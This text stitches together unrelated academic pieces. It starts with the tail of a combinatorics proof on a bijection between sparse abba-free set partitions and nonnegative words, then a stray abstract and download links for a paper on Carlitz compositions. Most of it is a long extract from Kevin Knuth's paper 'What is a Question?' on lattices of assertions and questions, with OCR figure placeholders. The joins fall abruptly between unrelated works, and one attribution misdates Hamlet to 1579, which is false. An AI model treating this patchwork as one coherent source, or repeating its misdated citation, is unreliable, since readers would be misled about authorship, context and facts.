$a_i = 0$ then $\{i\}$ is a (singleton) block of $\mathcal{A}$ and if a_i is the kth occurrence of 1 in a and a_j is the kth occurrence of -1, then $\{i, j\}$ is a block of $\mathcal{A}$. Note that always $i < j$ and that the second elements of two-element blocks come in the same order as the first elements. Thus $\mathcal{A}$ is *abba*-free. $\mathcal{A}$ is connected because if an inner element i were not covered, then the sum of the first $i-1$ letters of a would be zero. $\mathcal{A}$ is sparse because $\{i, i+1\} \in \mathcal{A}$ implies that $a_1 + a_2 + \cdots + a_{i-1} = 0$ and $a_1 + a_2 + \cdots + a_{i+1} = 0$. Finally, it is easy to check that F and F^{-1} are inverses of one another and thus F is a bijection. □

For a sparse *abba*-free partition $\mathcal{A}$ of $[m]$, $m \geq 3$, consider the collection $\mathcal{A}^*$ of maximal subintervals $I \subset [m]$ of length at least three for which the induced partition $\mathcal{A}|I$ is connected.

Lemma 3. Every two distinct intervals $I_1, I_2 \in \mathcal{A}^*$ are disjoint or they overlap in one element only.

Proof. Any other position of I_1 and I_2 means that every inner element of $I = I_1 \cup I_2$ is inner in I_1 or in I_2 and thus $\mathcal{A}|I$ is connected. This contradicts the maximality of I_1 or of I_2. □

Thus we can order $\mathcal{A}^*$ as $\mathcal{A}^* = \{I_1, I_2, \ldots, I_n\}_<$ where $I_i = [u_i, v_i]$ and $1 \leq u_1 < v_1 \leq u_2 < v_2 \leq u_3 < \ldots \leq u_n < v_n \leq m$. We define the numbers a_i, $0 \leq i \leq n$, by $a_i = u_{i+1} - v_i - 1$ where we set $v_0 = 0$ and $u_{n+1} = m + 1$. Clearly, $a_i \geq -1$ and a_i is the number of elements strictly between I_i and I_{i+1}, where $a_i = -1$ means that the intervals overlap. Note that every element between I_i and I_{i+1} forms a singleton block.

Now we can define the desired bijection G:

$$G(\mathcal{A}) = 1^{a_0} F(\mathcal{A}_1)' 1^{a_1+2} F(\mathcal{A}_2)' 1^{a_2+2} \ldots 1^{a_{n-1}+2} F(\mathcal{A}_n)' 1^{a_n}.$$

Here $\mathcal{A}$ is a sparse *abba*-free partition of $[m]$, $m \geq 3$, 1^i abbreviates the sequence $1, 1, \ldots, 1$ of i 1s, a_i are the above defined numbers, $\mathcal{A}_i$ is the restriction of $\mathcal{A}$ to I_i (where $\mathcal{A}^* = \{I_1, I_2, \ldots, I_n\}_<$) normalized so that the ground set equals $[|I_i|] = [v_i - u_i + 1]$, F is the mapping of Lemma 2, and $'$ means the deletion of the first and last letter. If $n = 0$, that is if $\mathcal{A}^* = \emptyset$ and $\mathcal{A}$ has only singleton blocks, we set

$$G(\mathcal{A}) = 1^{a_0 - 2} = 1^{m-2}.$$

We prove that G is indeed a bijection between all sparse *abba*-free partitions of $[m]$ and all nonnegative words of length $m-2$. By Lemma 2, $F(\mathcal{A}_i)$ is a correct word. Hence $F(\mathcal{A}_i)'$ is a nonnegative word and the whole $G(\mathcal{A})$ is a nonnegative word. Its length is $m-2$ if $\mathcal{A}^* = \emptyset$ and

$$\sum_{i=1}^{n}(a_{i-1} + |F(\mathcal{A}_i)| - 2) + a_n + 2(n-1) = \sum_{i=1}^{n}(a_{i-1} + |I_i|) + a_n - 2 = m - 2$$

if $\mathcal{A}^* \neq \emptyset$.

We define the inverse mapping G^{-1}. Let $b = b_1 b_2 \dots b_{m-2}$, $m \geq 3$, be a nonnegative word. There is a unique decomposition of b into intervals

$$b = c_0 d_1 c_1 d_2 \dots c_{n-1} d_n c_n$$

such that c_0 is the longest initial interval in which every element is dominant, d_1 is the longest interval starting immediately after c_0 whose elements sum up to zero, c_1 is the longest interval starting immediately after d_1 in which every element is dominant and so on. Note that c_0 and c_n may be empty but the other intervals are nonempty, $c_i = 1^{e_i}$ where e_i is a nonnegative integer, and every d_i is a nonnegative word. If $b = c_0$, b consists only of 1s, and we set $G^{-1}(b)$ to be the partition of $[m]$ having just the singleton blocks $\{1\}, \{2\}, \dots, \{m\}$. If $n > 0$, we define $\mathcal{A}_i = F^{-1}(1, d_i, -1)$ where F^{-1} is the inverse mapping to F of Lemma 2, defined in its proof. The word $1, d_i, -1$ is a correct word and $\mathcal{A}_i$ is a connected sparse *abba*-free partition of some initial interval of positive integers. We define the numbers a_i as $a_0 = e_0$, $a_n = e_n$, and $a_i = e_i - 2$ for $0 < i < n$. Finally, we set

$$G^{-1}(b) = \mathcal{B}_0 \mathcal{A}_1 \mathcal{B}_1 \mathcal{A}_2 \dots \mathcal{B}_{n-1} \mathcal{A}_n \mathcal{B}_n$$

where $\mathcal{B}_i$ is, for $a_i > 0$, a partition consisting of a_i singleton blocks. If $a_i = 0$, $\mathcal{B}_i = \emptyset$ and $\mathcal{A}_i$ and $\mathcal{A}_{i+1}$ are neighbours. If $a_i = -1$, $\mathcal{B}_i = \emptyset$ and $\mathcal{A}_i$ and $\mathcal{A}_{i+1}$ are made to overlap in the last element of $\mathcal{A}_i$ and the first element of $\mathcal{A}_{i+1}$. The two blocks which now intersect merge into one block. We have

$$|G^{-1}(b)| = \sum_{i=0}^{n} a_i + \sum_{i=1}^{n} |\mathcal{A}_i| = \sum_{i=0}^{n} |c_i| - 2(n-1) + \sum_{i=1}^{n} |d_i| + 2n = |b| + 2 = m.$$

The operation of concatenation includes, of course, the appropriate shifting of the ground sets of $\mathcal{A}_i$ and $\mathcal{B}_i$ so that the ground set of the resulting partition $G^{-1}(b)$ equals $[m]$.

It is easy to check that the resulting partition $G^{-1}(b)$ is a sparse *abba*-free partition of $[m]$ and that for every $\mathcal{A}$ and b we have $G^{-1}(G(\mathcal{A})) = \mathcal{A}$ and $G(G^{-1}(b)) = b$. Thus G and G^{-1} are bijections. The theorem is proved.

As an example, we list in the lexicographical order all 13 sparse *abba*-free partitions of [5] in their canonical sequential form and the corresponding nonnegative words with length 3:

$$\begin{aligned}
G(12123) &= F(1212)', 1 = (1,1,-1,-1)', 1 = 1,-1,1.\\
G(12131) &= F(121)', 1, F(131)' = (1,0,-1)', 1, (1,0,-1)' = 0,1,0.\\
G(12132) &= F(12132)' = (1,1,-1,0,-1)' = 1,-1,0.\\
G(12134) &= F(121)', 1^2 = (1,0,-1)', 1, 1 = 0,1,1.\\
G(12312) &= F(12312)' = (1,1,0,-1,-1)' = 1,0,-1.\\
G(12313) &= F(12313)' = (1,0,1,-1,-1)' = 0,1,-1.\\
G(12314) &= F(1231)', 1 = (1,0,0,-1)', 1 = 0,0,1.\\
G(12323) &= 1, F(2323)' = 1, (1,1,-1,-1)' = 1,1,-1.\\
G(12324) &= 1, F(232)', 1 = 1, (1,0,-1)', 1 = 1,0,1.\\
G(12341) &= F(12341)' = (1,0,0,0,-1)' = 0,0,0.\\
G(12342) &= 1, F(2342)' = 1, (1,0,0,-1)' = 1,0,0.\\
G(12343) &= 1^2, F(343)' = 1,1,(1,0,-1)' = 1,1,0.\\
G(12345) &= 1^3 = 1,1,1.
\end{aligned}$$

Acknowledgments. We want to thank an anonymous referee for his or her useful comments.

References

[1] D. Gouyou-Beauchamps and G. Viennot, Equivalence of the two-dimensional directed animal problem to a one-dimensional path problem, Adv. Appl. Math. 9 (1988) 334–357.

[2] M. Klazar, On *abab*-free and *abba*-free set partitions, Europ. J. Comb. 17 (1996) 53–68.

[3] N. J. A. Sloane (2001), The On-Line Encyclopedia of Integer Sequences, published electronically at
http://www.research.att.com/~njas/sequences/

[4] R. P. Stanley, Enumerative Combinatorics, Volume 2 (Cambridge University Press, Cambridge, UK, 1999).

On Carlitz compositions

Abstract. This paper deals with Carlitz compositions of natural numbers (adjacent parts have to be different). The following parameters are analyzed: Number of parts, number of equal adjacent parts in ordinary compositions, largest part, Carlitz compositions with zeros allowed (correcting an erroneous formula from Carlitz). It is also briefly demonstrated that so--called 1--compositions of a natural number can be treated in a similar style.

---

helmut@gauss.cam.wits.ac.za,

arnoldk@gauss.cam.wits.ac.za,

This paper is available in the Tex, Dvi, and PostScript format.

- Tex
- Dvi
- PostScript

 (Back to List of Papers)

In: C. Williams (ed.) *Bayesian Inference and Maximum Entropy Methods in Science and Engineering, Moscow ID 2002*, AIP Conference Proceedings vol. 659, American Institute of Physics, Melville NY, pp. 227-242.

What is a Question?

Kevin H. Knuth

NASA Ames Research Center, Computational Sciences Department, Code IC
Moffett Field CA 94035 USA

Abstract. A given question can be defined in terms of the set of statements or assertions that answer it. Application of logical inference to these sets of assertions allows one to derive the logic of inquiry among questions. There are interesting symmetries between the logics of inference and inquiry; where probability describes the degree to which a premise implies an assertion, there exists an analogous measure that describes the bearing or relevance that a question has on an outstanding issue. These have been extended to suggest that the logic of inquiry results in functional relationships analogous to, although more general than, those found in information theory.

Employing lattice theory, I examine in greater detail the structure of the space of assertions and questions demonstrating that the symmetries between the logical relations in each of the spaces derive directly from the lattice structure. Furthermore, I show that while symmetries between the spaces exist, the two lattices are not isomorphic. The lattice of assertions is described by a Boolean lattice $\mathbf{2}^N$, whereas the lattice of assuredly real questions is shown to be a sublattice of the free distributive lattice $\mathbf{FD}(N) = \mathbf{2}^{\mathbf{2}^N}$. Thus there does not exist a one-to-one mapping of assertions to questions, there is no reflection symmetry between the two spaces, and questions in general do not possess complements. Last, with these lattice structures in mind, I discuss the relationship between probability, relevance, and entropy.

"*Man has made some machines that can answer questions provided the facts are profusely stored in them, but we will never be able to make a machine that will ask questions. The ability to ask the right question is more than half the battle of finding the answer.*"

- Thomas J. Watson (1874-1956)

INTRODUCTION

It was demonstrated by Richard T. Cox [1, 2] that probability theory represents a generalization of Boolean implication to a degree of implication represented by a real number. This insight has placed probability theory on solid ground as a calculus for conducting inductive inference. While at this stage this work is undoubtedly his greatest contribution, his ultimate paper, which takes steps to derive the logic of questions in terms of the set of assertions that answer them, may prove yet to be the most revolutionary. While much work has been done extending and applying Cox's results [3-12], the mathematical structure of the space of questions remains poorly understood. In this paper I employ lattice theory to describe the structure of the space

of assertions and demonstrate how logical implication on the Boolean lattice provides the framework on which the calculus of inductive inference is constructed. I then introduce questions by following Cox [13] who defined a question in terms of the set of assertions that can answer it. The lattice structure of questions is then explored and the calculus for manipulating the relevance of a question to an unresolved issue is examined.

The first section is devoted to the formalism behind the concepts of partially ordered sets and lattices. The second section deals with the logic of assertions and introduces Boolean lattices. In the third section, I introduce the definition of a question and introduce the concept of an ideal question. From the set of ideal questions I construct the entire question lattice identifying it as a free distributive lattice. Assuredly real questions are then shown to comprise a sublattice of the entire lattice of questions. In the last section I discuss the relationship between probability, relevance, and entropy in the context of the lattice structure of these spaces.

FORMALISM

Partially Ordered Sets

In this section I begin with the concept of a partially ordered set, called a *poset*, which is defined as a set with a binary ordering relation denoted by $a \le b$, which satisfies for all a, b, c [14]:

P1.	For all a, $a \le a$.	(Reflexive)
P2.	If $a \le b$ and $b \le a$, then $a = b$	(Antisymmetry)
P3.	If $a \le b$ and $b \le c$, then $a \le c$	(Transitivity)

Alternatively one can write $a \le b$ as $b \ge a$ and read "b contains a" or "b includes a". If $a \le b$ and $a \ne b$ one can write $a < b$ and read "a is less than b" or "a is properly contained in b". Furthermore, if $a < b$, but $a < x < b$ is not true for any x in the poset P, then we say that "b *covers* a", written $a \prec b$. In this case b can be considered an immediate superior to a in a hierarchy. The set of natural numbers {1, 2, 3, 4, 5} along with the binary relation "less than or equal to" $\le$ is an example of a poset. In this poset, the number 3 covers the number 2 as $2 < 3$, but there is no number x in the set where $2 < x < 3$. This covering relation is useful in constructing diagrams to visualize the structure imposed on these sets by the binary relation.

To demonstrate the construction of these diagrams, consider the poset defined by the powerset of $\{a,b,c\}$ with the binary relation $\subseteq$ read "is a subset of", $P = \left(\left\{\varnothing, \{a\}, \{b\}, \{c\}, \{a,b\}, \{b,c\}, \{a,c\}, \{a,b,c\}\right\}, \subseteq\right)$ where the powerset $\wp(X)$ of a set X is the set of all possible subsets of X. As an example, it is true that $\{a\} \subseteq \{a,b,c\}$, read "$\{a\}$ is included in $\{a,b,c\}$". Furthermore, it is true that $\{a\} \subset \{a,b,c\}$, read "$\{a\}$ is properly contained in $\{a,b,c\}$" as $\{a\} \subseteq \{a,b,c\}$, but

$\{a\} \neq \{a,b,c\}$. However, $\{a,b,c\}$ does not cover $\{a\}$ as $\{a\} \subset \{a, b\} \subset \{a,b,c\}$. We can construct a diagram (Figure 1) by choosing two elements *x* and *y* from the set, and writing *y* above *x* when $x \subset y$. In addition, we connect two elements *x* and *y* with a line when *y* covers *x*, $x \prec y$.

Posets also possess a duality in the sense that the converse of any partial ordering is itself a partial ordering [14]. This is known as the *duality principle* and can be understood by changing the ordering relation "is included in" to "includes" which equates graphically to flipping the poset diagram upside-down.

With these examples of posets in mind, I must briefly describe a few more concepts. If one considers a subset *X* of a poset *P*, we can talk about an element $a \in P$ that contains every element $x \in X$; such an element is called an *upper bound* of the subset *X*. The *least upper bound*, or l.u.b., is an element in *P*, which is an upper bound of *X* and is contained in every other upper bound of *X*. Thus the l.u.b. can be thought of as the immediate successor to the subset *X* as one moves up the hierarchy. Dually we can define the *greatest lower bound*, or g.l.b. The *least element* of a subset *X* is an element $a \in X$ such that $a \leq x$ for all $x \in X$. The *greatest element* is defined dually.




FIGURE 1. The poset $P = \left(\{\varnothing, \{a\}, \{b\}, \{c\}, \{a,b\}, \{b,c\}, \{a,c\}, \{a,b,c\}\}, \subseteq\right)$ results in the diagram shown here. The binary relation $\subseteq$ dictates the height of an element in the diagram. The concept of covering allows us to draw lines between a pair of elements signifying that the higher element in the pair is an immediate successor in the hierarchy. Note that $\{a\}$ is covered by two elements. These diagrams nicely illustrate the structural properties of the poset. The element $\{a,b,c\}$ is the greatest element of *P* and $\varnothing$ is the least element of *P*.

Lattices

The next important concept is the *lattice*. A lattice is a poset *P* where every pair of elements *x* and *y* has a least upper bound called the *join*, denoted as $x \vee y$, and a greatest lower bound called the *meet*, denoted by $x \wedge y$. The meet and join obey the following relations [14]:

L1.	$x \wedge x = x, \quad x \vee x = x$	(Idempotent)
L2.	$x \wedge y = y \wedge x, \quad x \vee y = y \vee x$	(Commutative)
L3.	$x \wedge (y \wedge z) = (x \wedge y) \wedge z, \quad x \vee (y \vee z) = (x \vee y) \vee z$	(Associative)
L4.	$x \wedge (x \vee y) = x \vee (x \wedge y) = x$	(Absorption)

In addition, for elements x and y that satisfy $x \le y$ their meet and join satisfy *the consistency relations*

C1. $x \wedge y = x$ (x is the greatest lower bound of x and y)
C2. $x \vee y = y$ (y is the least upper bound of x and y).

The relations L1-4 above come in pairs related by the duality principle; as they hold equally for a lattice L and its dual lattice (denoted L^{∂}), which is obtained by reversing the ordering relation thus exchanging upper bounds for lower bounds and hence exchanging joins and meets. Note that the meet and join are generally defined for all posets satisfying the definition of a lattice; even though the notation is the same they should not be confused with the logical conjunction and disjunction, which refer to a specific ordering relation. I will get to how they are related and we will see that lattice theory provides a general framework that clears up some mysteries surrounding the space of assertions and the space of questions.

THE LOGIC OF ASSERTIONS

Boolean Lattices

I introduce the concept of a Boolean lattice, which possesses structure in addition to L1-4. A Boolean lattice is a *distributive lattice* satisfying the following identities for all x, y, z:

B1. $x \wedge (y \vee z) = (x \wedge y) \vee (x \wedge z)$
$x \vee (y \wedge z) = (x \vee y) \wedge (x \vee z)$ (Distributive)

Again the two identities are related by the duality principle. Last the Boolean lattice is a *complemented lattice*, such that each element x has one and only one *complement* $\sim x$ that satisfies [14]:

B2. $x \wedge \sim x = O \qquad x \vee \sim x = I$
B3. $\sim (\sim x) = x$
B4. $\sim (x \wedge y) = \sim x \vee \sim y \qquad \sim (x \vee y) = \sim x \wedge \sim y$

where O and I are the least and greatest elements, respectively, of the lattice. Thus a Boolean lattice is a *complemented distributive lattice*.

We now consider a specific application where the elements a and b are logical assertions and the ordering relation is $x \le y \equiv x \rightarrow y$, read "$x$ implies y". The logical operations of conjunction and disjunction can be used to generate a set of four logical statements, which with the binary relation "implies" forms a Boolean lattice displayed in Figure 2. It can be shown that the meet of a and b, written $a \wedge b$, is identified with

the logical conjunction of *a* and *b*, and the join of *a* and *b*, written $a \vee b$, is identified with the logical disjunction of *a* and *b*. I will require that the lattice be complemented, which means that the complement of *a* must be *b*, $\sim a = b$, and vice versa. If we require the assertions to be exhaustive, then either *a* or *b* are true, and their join, the disjunction $a \vee b$, must always be true. By B2 $a \vee b$ must be the greatest element and is thus *I*, which in logic is called *the truism*, as it is always true. Similarly their meet, the conjunction $a \wedge b$, is the least element *O* and when *a* and *b* are mutually exclusive *O* must always be false, earning it the name *the absurdity*.




FIGURE 2. The lattice diagram formed from two assertions a and b. In this diagram I chose to use arrows to emphasize the direction of implication among the assertions in the lattice.

The symbol for the truism I mirrors the I used by Jaynes to symbolize "one's prior information" [15]. In fact, in an inference problem, if one believes that one of a set of assertions is true then one's prior knowledge consists, in part, of the fact that the disjunction of the entire set of assertions is true. By fortuitous circumstance the notation of lattice theory agrees quite nicely with the notation used by Jaynes.

Deductive inference refers to the process where one knows that an assertion a is true, and deduces that any assertion reached by a chain of arrows must also be true. If for two assertions *x* and *y* elements of a lattice *L*, *x* is included in *y*, $x \leq y$, we say that *x* implies *y*, denoted $x \rightarrow y$.

If a set of assertions used to generate the lattice is a mutually exclusive set then all possible conjunctions of these assertions are equal to the absurdity,

$$x \wedge y = O \quad \textit{for all } x, y \in \quad : x \neq y .$$

These elements that cover O are called *atoms* or *points*. As all other elements are formed from joins of these atoms, they are called generators or generating elements and the lattice is called an *atomic lattice*. The total number of assertions in the atomic Boolean lattice is 2^N, where N is the number of atoms. These Boolean lattices can be named according to the number of atoms, $\mathbf{2}^N$. The first three atomic Boolean lattices are shown in Figure 3. In these figures one can visualize the curious fact of logic: the absurdity O implies everything. Also, it is instructive to identify and verify the complements of the generators (eg. in $\mathbf{2}^2$, $\sim a = b$, and in $\mathbf{2}^3$, $\sim a = b \vee c$). These lattices are self-dual as the same lattice structure results by reversing the ordering relation (turning the diagram upside-down) and interchanging meets and joins ($x \vee y$ and $x \wedge y$).




FIGURE 3. Here are the first three atomic Boolean lattices where the upward pointing arrows denoting the property "*is included in*" or "implies" have been omitted. Left: The lattice $\mathbf{2}^1$ where $I = a$. Center: The lattice $\mathbf{2}^2$ generated from two assertions (same as Fig. 2) where $O = a \wedge b$ and $I = a \vee b$. Right: The lattice $\mathbf{2}^3$ generated from three atomic assertions where the conjunction of all three assertions is represented by the absurdity O, and the disjunction of all three assertions is represented by the truism I.

For fun we could consider creating another lattice $\boldsymbol{\Lambda}^N$ where we define each atom λ_i in $\boldsymbol{\Lambda}^N$ from the mapping $\Lambda : b_i \rightarrow \lambda_i = \{b_i\}$ as a set containing a single atomic assertion b_i from $\mathbf{2}^N$. In addition, we map the operations of logical conjunction and disjunction to set intersection and union respectively, that is $(\mathbf{2}^3, \wedge, \vee) \rightarrow (\boldsymbol{\Lambda}^3, \cap, \cup)$. Figure 4 shows $\boldsymbol{\Lambda}^3$ generated from $\mathbf{2}^3$. As we can define a one-to-one and onto mapping (an *isomorphism*) from $\mathbf{2}^3$ to $\boldsymbol{\Lambda}^3$, the lattices $\boldsymbol{\Lambda}^3$ and $\mathbf{2}^3$ are said to be *isomorphic*, which I shall write as $\boldsymbol{\Lambda}^3 = \mathbf{2}^3$. The Boolean nature of the lattice $\boldsymbol{\Lambda}^3$ can be related to a base-2 number system by visualizing each element in the lattice as being labeled with a set of three numbers, each either a one or zero, denoting whether the set contains (1) or does not contain (0) each of the three atoms. $\{a, b, c\}$




FIGURE 4. The lattice $\boldsymbol{\Lambda}^3$ was generated from $\mathbf{2}^3$ by defining each atom as a set containing a single atomic assertion from $\mathbf{2}^3$, and by replacing the operations of logical conjunction and disjunction with set intersection and union, respectively as in $(\mathbf{2}^3, \wedge, \vee) \rightarrow (\boldsymbol{\Lambda}^3, \cap, \cup)$. Note that in this lattice $I = \{a, b, c\}$ and $O = \varnothing$ (the empty set). As there is a one-to-one and onto mapping of this lattice to the lattice in Fig. 3 (right), they are isomorphic.

Inductive Inference guided by Lattices

Inductive inference derives from deductive inference as a generalization of Boolean implication to a relative degree of implication. In the lattice formalism that this is equivalent to a generalization from inclusion as defined by the binary ordering relation of the poset to a relative degree of inclusion. The degree of implication can be represented as a *real number* [1, 2] denoted $(x \to y)$ defined within a closed interval. Contrast this notation with $x \to y$, which represents the binary ordering relation $x \le y$, "x is included in y". For convenience we choose $(x \to y) \in [0,1]$, where $(x \to y) = 1$ represents the maximal degree of implication with $x \wedge y = x$, which is consistent with $x \to y$, and $(x \to y) = 0$ represents the minimal degree of implication, which is consistent with $x \wedge y = O$. Intermediate values of degree of implication arise from cases where $x \wedge y = z$ with $z \neq x$, $z \neq y$ and $z \neq O$. Thus relative degree of implication is a measure relating arbitrary pairs of assertions in the lattice. Since the binary ordering relation of the poset is all that is needed to define the lattice, there does not exist sufficient structure in the lattice framework to define such a measure. Thus we should expect some form of indeterminacy that will require us to impose additional structure on the space. This manifests itself in the fact that the prior probabilities must be externally defined.

Cox derived relations that the relative degree of implication should follow in order to be consistent with the rules of Boolean logic, i.e. the structure of the Boolean lattice. I will briefly mention the origin of these relations; the original work can be found in [1, 2, 13]. From the associativity of the conjunction of assertions, $(a \to (b \wedge c) \wedge d) = (a \to b \wedge (c \wedge d))$, Cox derived a functional equation, which has as a general solution

$$(a \to b \wedge c)^r = (a \to b)^r \, (a \wedge b \to c)^r , \tag{1}$$

where r is an arbitrary constant. The special relationship between an assertion and its complement results in a relationship between the degree to which a premise a implies b and the degree to which a implies $\sim b$

$$(a \to b)^r + (a \to \sim b)^r = C , \tag{2}$$

where r is the same arbitrary constant in (1) and C as another arbitrary constant. Setting $r = C = 1$ and changing notation so that $p(b \mid a) \equiv (a \to b)$ one sees that (1) and (2) are analogous to the familiar product and sum rules of probability.

$$p(b \wedge c \mid a) = p(b \mid a)\, p(c \mid a \wedge b) \tag{3}$$

$$p(b \mid a) + p(\sim b \mid a) = 1 \tag{4}$$

Furthermore, commutativity of the conjunction with (3) leads to Bayes' Theorem

$$p(b \mid a \wedge c) = p(b \mid a) \frac{p(c \mid a \wedge b)}{p(c \mid a)} \tag{5}$$

These three equations (3)-(5) form the foundation of inductive inference.

THE LOGIC OF QUESTIONS

"*It is not the answer that enlightens, but the question.*"
-Eugene Ionesco (1912-1994)

"*To be, or not to be: that is the question.*"
-William Shakespeare, Hamlet, Act 3 scene 1, (1579)

Defining a Question

Richard Cox [13] defines *a system of assertions* as a set of assertions, which includes every assertion implying any assertion of the set. The *irreducible set* is a subset of the system, which contains every assertion that implies no assertion other than itself. Finally, a *defining set* of a system is a subset of the system, which includes the irreducible set. As an example, consider the lattice $\mathbf{2}^3$ in Figure 3 right. To generate a system of assertions, we will start with the set $\{a,b\}$. The system must also contain all the assertions in the lattice which imply both assertion *a* and assertion *b*. These are all the assertions that can be reached by climbing down the lattice from these two elements. In this case, the lattice is rather small and the only assertion that implies the assertions in this set is *O*, the absurdity. Thus $\{a,b,O\}$ is a system of assertions. The irreducible set is simply the set $\{a,b\}$. Last, there are two defining sets for this system: $\{a,b,O\}$ and $\{a,b\}$. Note that in general there are many defining sets. Given a defining set, one can reduce it to the irreducible set by removing assertions that are implied by another assertion in the defining set, or expand it by including implicants of assertions in the defining set, to the point of including the entire system.

Cox defines a question as the system of assertions that answer that question. Why the system of assertions? The reason is that any assertion that implies another assertion that answers a question is itself an answer to the same question. Thus the system of assertions represents an exhaustive set of possible answers to a given question. Two questions are then equivalent if they are answered by the same system of assertions. This can be easily demonstrated with the questions "*Is it raining?*" and "*Is it not raining?*" Both questions are answered by the statements "*It is raining!*" and "*It is not raining!*", and thus they are equivalent in the sense that they ask the same thing. Furthermore, one can now impose an ordering relation on questions, as some questions may include other questions in the sense that one system of assertions contains another system of assertions as a subset.

Consider the following question: T = "*Who stole the tarts made by the Queen of Hearts all on a summer day?*" This question can be written as a set of all possible statements that answer it. Here I contrive a simple defining set for *T*, which I claim is an exhaustive, irreducible set

$$T \equiv \{a = \text{"}\textit{Alice stole the tarts!}\text{"},\ k = \text{"}\textit{The Knave of Hearts stole the tarts!}\text{"},$$
$$m = \text{"}\textit{The Mad Hatter stole the tarts!}\text{"},\ w = \text{"}\textit{The White Rabbit stole the tarts!}\text{"}\}.$$

This is a fun example as it is not clear from the story[1] that the tarts were even stolen. In the event that no one stole the tarts, the question is answered by no true statement and is called a *vain question* [13]. If there exists a true statement that answers the question, that question is called a *real question*. For the sake of this example, we assume that the question T is real, and consider an alternate question A = "*Did or did not Alice steal the tarts?*" A defining set for this question is

$$A \equiv \{\ a = \text{"}\textit{Alice stole the tarts!}\text{"}\ ,\ \sim a = \text{"}\textit{Alice did not steal the tarts!}\text{"}\ \}.$$

As the defining set of T is exhaustive, the statement $\sim a$ above, which is the complement of a, is equivalent to the disjunction of all the statements in the irreducible set of T except for a, that is $\sim a = k \vee m \vee w$. As the question A is a system of assertions, which includes all the assertions that imply any assertion in its defining set, the system of assertions A must also contain k, m and w as each implies $\sim a$. Thus system of assertions T is a subset of the system of assertions A, and so by answering T, one will have answered A. Of course, the converse is not generally true. In the past has been said [11] that the question A *includes* the question T, but it may be more obvious to see that the question T *answers* the question A. As I will demonstrate, identifying the conjunction of questions with the meet and the disjunction of questions with the join is consistent with the ordering relation "*is a subset of*". This however is dual to the ordering relation intuitively adopted by Cox, "*includes as a subset*", which alone is the source of the interchange between conjunction and disjunction in identifying relations among assertions with relations among questions in Cox's formalism.

With the ordering relation "*is a subset of*" the meet or conjunction of two questions, called the *joint question*, can be shown to be the intersection of the sets of assertions answering each question.

$$A \wedge B \quad \equiv \quad A \cap B\,. \tag{6}$$

It should be noted that Cox's treatment dealt with the case where there the system was not built on an exhaustive set of mutually exclusive atomic assertions. This leads to a more general definition of the joint question [13], which reduces to set intersection in the case of an exhaustive set of mutually exclusive atomic assertions. Similarly, the join or disjunction of two questions, called the *common question*, is defined as the question that the two questions ask in common. It can be shown to be the union of the sets of assertions answering each question

$$A \vee B \quad \equiv \quad A \cup B\,. \tag{7}$$

According to the definitions laid out in the section on posets, the consistency relation states that B includes A, written $A \le B$ (or $A \to B$) if $A \wedge B = A$ and $A \vee B = B$. This is entirely consistent where the ordering relation is "*is a subset of*", and is dual to the convention chosen by Cox[2] where $B \to^{\partial} A$ is equated with $A \le B$ and thus consistent with $A \wedge B = A$ and $A \vee B = B$. As the relation "*is a subset of*" is more

[1] Chapters XI and XII of Alice's Adventures in Wonderland, Lewis Carroll, 1865.

[2] Highlighting the arrow with a ∂ indicates that it is the dual relation, which will be read conveniently as "*B includes A*".

conventional, I will deviate here from Cox's convention and say that "*answering A answers B*" or "*B includes A*", written $A \le B$, or $A \to B$, when $A \wedge B = A$ and $A \vee B = B$. Although the way in which this relation is expressed is contrary to the handful of published works on inductive logic I make this suggestion to assure that this burgeoning field of inductive logic is notationally and conceptually consistent with the more mature field of lattice theory on which it is undoubtedly based.

Notation aside, the concepts I have been discussing are unaltered and can be more easily visualized by considering questions *A* and *T* above. The questions "*Who stole the tarts made by the Queen of Hearts all on a summer day?*" and "*Did or did not Alice steal the tarts?*" jointly ask "*Who stole the tarts made by the Queen of Hearts all on a summer day?*" Whereas they ask, "*Did or did not Alice steal the tarts?*" in common. Therefore $T \subseteq A$, which is $T \le A$, written also as $T \to A$, read either as "*T answers A*" or "*A includes T*". Dually, *A* includes *T* as a subset, written $A \supseteq T$, which is $A \le^{\partial} T$, written also as $A \to^{\partial} T$, and read "*A includes T*".

Next I construct the lattice of questions.

Ideals and Ideal Questions

An *ideal* is a nonvoid subset *J* of a lattice *A* with the properties [14]

I1. $a \in J, \quad x \in A \quad$ where $\quad x \le a \quad$ then $\quad x \in J$

I2. $a \in J, \quad b \in J \quad$ then $\quad a \vee b \in J$

In the case that the lattice A is a lattice of assertions, property I1 above is a necessary and sufficient condition for the set *J* to be a system of assertions. Thus each ideal of a lattice of assertions represents a unique system of assertions, or equivalently a question. For this reason, I call these systems of assertions, which are also ideals, *ideal systems* or *ideal questions*.

Given any assertion *x* in the lattice *A*, one can construct the set q(*x*) of all assertions *y* such that $x \le y$. Thus the function $\mathrm{q}(\bullet)$ takes an assertion to a question. Furthermore, one can show ([14], Theorem 3.3) that the set of all ideals of any lattice *L* ordered by set inclusion forms a lattice $\hat{L}$, and that for a finite lattice $\hat{L}$ is isomorphic to *L*. This is significant, as the space of ideal questions possesses a structure isomorphic to the space of assertions (Figure 5). An inverse mapping can be defined as a function $\mathrm{a}(\bullet)$ that takes an ideal question to an assertion by selecting the greatest element from its system of assertions, so that $\mathrm{a}(\mathrm{q}(x)) = x$. By virtue of this isomorphism, we know that any identities that hold for the lattice *A* shall also hold for the lattice $\hat{Q}$.

